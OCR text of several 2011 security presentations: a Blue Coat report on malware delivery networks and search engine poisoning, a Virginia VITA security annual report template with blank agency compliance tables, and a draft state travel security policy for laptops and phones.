
Blue Coat

Report Data Source

- WebPulse Cloud Defense
  - Over 75M Users
  - Real-time Inputs
  - Real-time Ratings
- Metrics
  - 8B Ratings/day
  - 17 Defenses
  - 300+ Rating Libraries
  - 55 Languages (19 real-time)
- Data Collected
  - **01-Jan-2011 to 29-May-2011**




Top 10 MDNs by Size: Unique Host Names per Day



Dynamic Host → MDN → Dynamic Payload


Top 10 MDNs by Effectiveness: User Requests to Attack Sites




Shnakule

- *Malicious Activities:* Drive-by-downloads, fakeAV, fake codecs, fake flash updates, fake warez, fake Firefox updates, and botnet/CnC controls
- *Related Activities:* pornography, gambling, pharmaceuticals, link farming, and work-at-home scams

Shnakule – WebPulse Diagram



Top Entry Paths to MDNs (Categories)



	Average	Min	Max
Search Engines/Portals	39.20%	22.07%	49.11%
Unrated	10.53%	1.16%	20.10%
Email	6.90%	2.04%	20.19%
Pornography	6.70%	1.59%	11.85%
Social Networking	5.16%	0.21%	18.19%


For Search Requests:

Image searches top vector to MDNs

(Looking for pirated movies, games, adult images…)


Text searches rank second

The Malware Ecosystem




Key Entry Points

Search Engines, Malvertising, Unrated
Social Networking, Pornography, Email



Dynamic Identities

1000s of hostnames/IPs per day
Infrastructure hidden in popular sites



Request Volume & Sharing

Logarithmic scale for volume
MDN aggregation, resourcing sharing


Malware Hosting

Popular categories & sites
Growth in unblocked areas for business use
Traditional red light areas for personal use

Report Highlights

- Web sites we trust are cyber crime entry points
  - Predominately attacks now come from popular web sites
  - Hacked for use by cyber crime, organized into MDNs
  - Includes phishing attacks and malvertising

- Search Engine Poisoning (SEP) is #1 delivery method
  - Image searches top vector over text searches
  - Plus a rise in Spam for pirated movies & games



- Malvertising is #2 delivery method
  - Popular payloads are fakeAV, fake-codecs & fake-warez
- Mac users are tracking through MDNs
  - Exploits analyze Windows, can shift to Mac systems

Next Steps

- Download the full report from www.bluecoat.com
- Join the ZEBRA herd!

K9 Web Protection
iOS devices, Windows, Macs

Blue Coat Cloud Service
Full Web Security SaaS

ProxySG Secure Web Gateway
88% of the Fortune 500

Q & A

Virginia Information Technologies Agency

2011
Commonwealth Security Annual Report

Michael Watson
Acting Chief Information Security Officer

§ 2.2-2009

§ 2.2-2009. Additional duties of the CIO relating to security of government information.

C. The CIO shall annually report to the Governor, the Secretary, and General Assembly those executive branch and independent agencies and institutions of higher education that have not implemented acceptable policies, procedures, and standards to control unauthorized uses, intrusions, or other security threats. For any executive branch or independent agency or institution of higher education whose security audit results and plans for corrective action are unacceptable, the CIO shall report such results to (i) the Secretary, (ii) any other affected cabinet secretary, (iii) the Governor, and (iv) the Auditor of Public Accounts. Upon review of the security audit results in question, the CIO may take action to suspend the public body's information technology projects pursuant to § 2.2-2015, limit additional information technology investments pending acceptable corrective actions, and recommend to the Governor and Secretary any other appropriate actions.

The CIO shall also include in this report (a) results of security audits, including those state agencies, independent agencies, and institutions of higher education that have not implemented acceptable regulations, standards, policies, and guidelines to control unauthorized uses, intrusions, or other security threats and (b) the extent to which security standards and guidelines have been adopted by state agencies.

Explanation

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	Percentage of CAPs Received	Percentage of Quarterly Updates Received	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	90%	75%	100%

Acronyms:
ISO: Information Security Officer
IS: Information Security
CAP: Corrective Action Plan
CISO: Chief Information Security Officer of the Commonwealth

ISO Designated: The Agency Head has
Yes - designated an ISO with the agency within the past two years
No – not designated an ISO for the agency since 2006
Expired –designated an ISO more than 2 years ago or the designated ISO is no longer with the agency

Attended IS Orientation:
The number indicates agency personnel that have attended the optional Information Security Orientation sessions within the last 2 years. Their attendance indicates they are taking additional, voluntary action to improve security at their agency akin to "Extra Credit!"

Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	Percentage of CAPs Received	Percentage of Quarterly Updates Received	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	90%	75%	100%

Security Audit Plan Received: The Agency Head has

Yes - submitted a Security Audit Plan for the period of fiscal year (FY) *2011-2013 or 2012-2014* for systems classified as sensitive based on confidentiality, integrity or availability *(Note: after July 1, 2011, Audit Plans submitted shall reflect FY 2012-2014)*

No - not submitted a Security Audit Plan since 2006

Exception – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved

Expired –submitted a Security Audit Plan on file that does not contain the current three year period FY *FY 2011-2013 or FY 2012-2014*

Pending –submitted a Security Audit Plan that is currently under review

Percentage of CAPs Received: The Agency Head or designee has

% – submitted % of CAPs for planned audits listed on submitted Audit Plan

Not Due - not had Security Audits scheduled to be completed

Pending –submitted a Corrective Action Plan that is currently under review

Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	Percentage of CAPs Received	Percentage of Quarterly Updates Received	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	90%	75%	100%

Percentage of Quarterly Updates Received: The Agency Head or designee has
% – submitted % of quarterly status updates received for corrective actions resulting from Security Audits previously conducted by or on behalf of the agency
Not Due - no open Security Audit findings
Pending - submitted quarterly status update that is currently under review

Explanation – Continued

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	Percentage of CAPs Received	Percentage of Quarterly Updates Received	Percentage of Audit Obligation Completed
XYZ	Yes	5	Yes	90%	75%	100%

Percentage of Audit Obligation Completed:

Percent of sensitive systems reported by 2008 (according to IT Security Audit Plans) that have been audited to date. This datapoint is based on the IT Security Audit Standard requirement: *"At a minimum, databases that contain sensitive data, or reside in a system with a sensitivity of high on any of the criteria of confidentiality, integrity, or availability, shall be assessed at least once every three years."*

Agencies that did not submit an IT Security Audit Plan by 2008 were not in compliance and therefore there is no data to report on for 2011.

Systems that have been removed from audit plans within the three year period due to retirement of the system or reclassification to non-sensitive are not counted.

N/C – agency not in compliance by 2008, agency did not submit an IT Security Audit Plan by 2008

Pending – currently under review

Exception – submitted an exception on file with VITA to allow time for developing the Security Audit Plan & the CISO has approved

FAQ!

What should an agency do if they conduct a Security Audit that results in no findings?

In the event that a Security Audit was performed and there were no findings and, therefore, no Corrective Action Plan is due, the Agency Head should notify Commonwealth Security via email or letter stating what audit was conducted and that there were no findings.

What is the cutoff date to submit documentation for the Commonwealth Security Annual Report?

December 31, 2011

Secretariat: Administration

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Compensation Board						
Dept. of General Services						
Dept. of Human Res. Mgmt						
Dept. Min. Bus. Enterprise						
Employee Dispute Resolution						
Human Rights Council						
State Board of Elections						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Agriculture & Forestry

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Forestry						
Va. Dept. of Ag. & Cons. Serv.						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Commerce & Trade

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Board of Accountancy						
Dept of Business Assistance						
Dept. of Housing & Community Development						
Dept. of Labor & Industry						
Dept. of Mines, Minerals & Energy						
Dept. of Professional & Occupational Regulation						
Tobacco Indemnification Commission						
Va. Economic Development Partnership						
Va. Employment Commission						
Va. National Defense Industrial Authority						
Va. Racing Commission						
Va. Resources Authority						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Education

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Christopher Newport University						
Dept. of Education						
Frontier Culture Museum of Va.						
Gunston Hall						
Jamestown - Yorktown Foundation						
Library of Va.						
Norfolk State University						
Richard Bland College						
Science Museum of Va.						
State Council of Higher Education for Va.						
University of Mary Washington						
Va. Commission for the Arts						
Va. Museum of Fine Arts						
Va. School for the Deaf and Blind						
Virginia State University						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Finance

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Accounts						
Dept. of Planning & Budget						
Dept. of Taxation						
Dept. of Treasury						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Health & Human Resources

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Health Professions						
Dept. of Medical Assistance Services						
Department of Behavioral Health and Developmental Services						
Dept. of Rehabilitative Services						
Dept. of Social Services						
Virginia Foundation for Healthy Youth ~~TSF~~						
Va. Dept. for the Aging						
Va. Dept. of Health						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Natural Resources

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Conservation & Recreation						
Dept. of Environmental Quality						
Dept of Game & Inland Fisheries						
Dept. of Historic Resources						
Marine Resources Commission						
Va. Museum of Natural History						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Public Safety

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Alcoholic Beverage Control						
Commonwealth's Attorney's Services Council						
Dept. of Correctional Education						
Dept. of Corrections						
Dept. of Criminal Justice Services						
Dept. of Fire Programs						
Dept. of Forensic Science						
Dept. of Juvenile Justice						
Dept. of Military Affairs						
Dept. of Veterans Services						
Va. Dept. of Emergency Management						
Va. State Police						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Technology

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
The Ctr for Innovative Tech.						
Va. Info. Technologies Agency						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Secretariat: Transportation

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Dept. of Motor Vehicles						
Dept. of Aviation						
Dept. of Rail & Public Trans.						
Motor Vehicle Dealers Board						
Va. Dept. Of Transportation						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Independent Branch Agencies

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Indigent Defense Commission						
State Lottery Dept.						
State Corporation Commission						
Va. College Savings Plan						
Va. Office for Protection & Advocacy						
Va. Retirement System						
Va. Workers' Compensation Commission						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Others

Agency	ISO Designated	Attended IS Orientation	Security Audit Plan Received	CAPs Received	Quarterly Updates	Percentage of Audit Obligation Completed
Office of the Governor						
Office of the Attorney General						

NOTE: Information in this slide represents what Commonwealth Security is currently tracking for these agencies. The data in these slides will change month to month as agencies submit their documentation. If any of the information seems erroneous please contact CommonwealthSecurity@VITA.Virginia.Gov

Virginia Information Technologies Agency

COV ITRM Operational and Travel Security Policy (DRAFT)

Bob Baskette
Senior Manager,
Security Operations and Architect

COV ITRM OpSec Travel Policy

- The draft policy will be placed on ORCA for review and comment in the near future

- Operational Security, or OPSEC, is the process used to keep malicious individuals from accessing or manipulating COV critical information. This policy covers all computing assets including, but not limited to laptops, cellular phones, personal digital assistants, and tablets.

COV ITRM OpSec Travel Policy

- Any Commonwealth of Virginia computing asset that will be taken outside of the boarders of the Commonwealth of Virginia to access, process, or store Commonwealth of Virginia data must adhere to the following processes and requirements:

Tasks to perform prior to the trip

1. If the purpose of the trip can be accomplished without the computing asset, leave it at the office.

2. Review the information required for the trip. Do not take information that is not needed to accomplish the purpose of the trip, including sensitive contact information.

Tasks to perform prior to the trip

3. Consider the consequences if the information were stolen by a foreign government or a malicious individual. If the device is lost, stolen, or otherwise compromised, the sensitive data could also be compromised. Examples of sensitive information include:
   - a. Personally identifiable information such as Social Security numbers;

Tasks to perform prior to the trip

- b. Health or financial information of patients, employees, donors, students, clinical trial participants;
- c. Proprietary information, including unpublished research such as drafts of articles, current projects, data sets, or third-party proprietary information: and
- d. Any confidential information not for public distribution such as internal business plans, internal HR discussions, etc.

Tasks to perform prior to the trip

4. Private data that is required for the trip, but cannot be stored on a computer must be copied onto an encrypted USB memory device. Please note in some countries, customs officials may not permit you to enter with encrypted information.

5. Use encryption or complex passwords to protect confidential files.

Tasks to perform prior to the trip

6. Back up all information required for the trip and secure the backed-up data at the office.

7. If operationally feasible, acquire a temporary computer system for use during the trip.

Tasks to perform prior to the trip

8. If operationally feasible, acquire a temporary mobile phone or PDA for use during the trip.

Preparing the computing asset

1. Change the password for any account to be used during the trip such that each password adheres to COV ITRM SEC 501 password management requirements. (numbers, upper and lower case letters, special characters – at least 8 characters long).

Preparing the computing asset

2. Never store passwords, phone numbers, or sign-on sequences on any device or in its case.

3. Have the system administrator change the administrator account password.

4. Install all operating system security updates.

Preparing the computing asset

5. Install all anti-virus, firewall, and anti-spyware security application software updates.

6. Encrypt the computer hard disk or at least all sensitive information on the device. Please note in some countries, customs officials may not permit you to enter with encrypted information.

Preparing the computing asset

7. Update the web browser software and implement strict security settings.

8. Update all application software to be used during the trip.

9. Disable infrared ports, Bluetooth ports, web cameras, and any hardware features not needed for the trip.

Preparing the computing asset

10. Configure the device to use a VPN connection to create a more secure connection.

11. Configure the device to disable sharing of all file and print services.

12. Configure the device to disable ad-hoc wireless connections.

General Travel Precautions

1. Avoid using computer bags to carry the laptop since it obvious that the bag contains a laptop.

2. Transport the laptop in a padded briefcase, suitcase, or backpack.

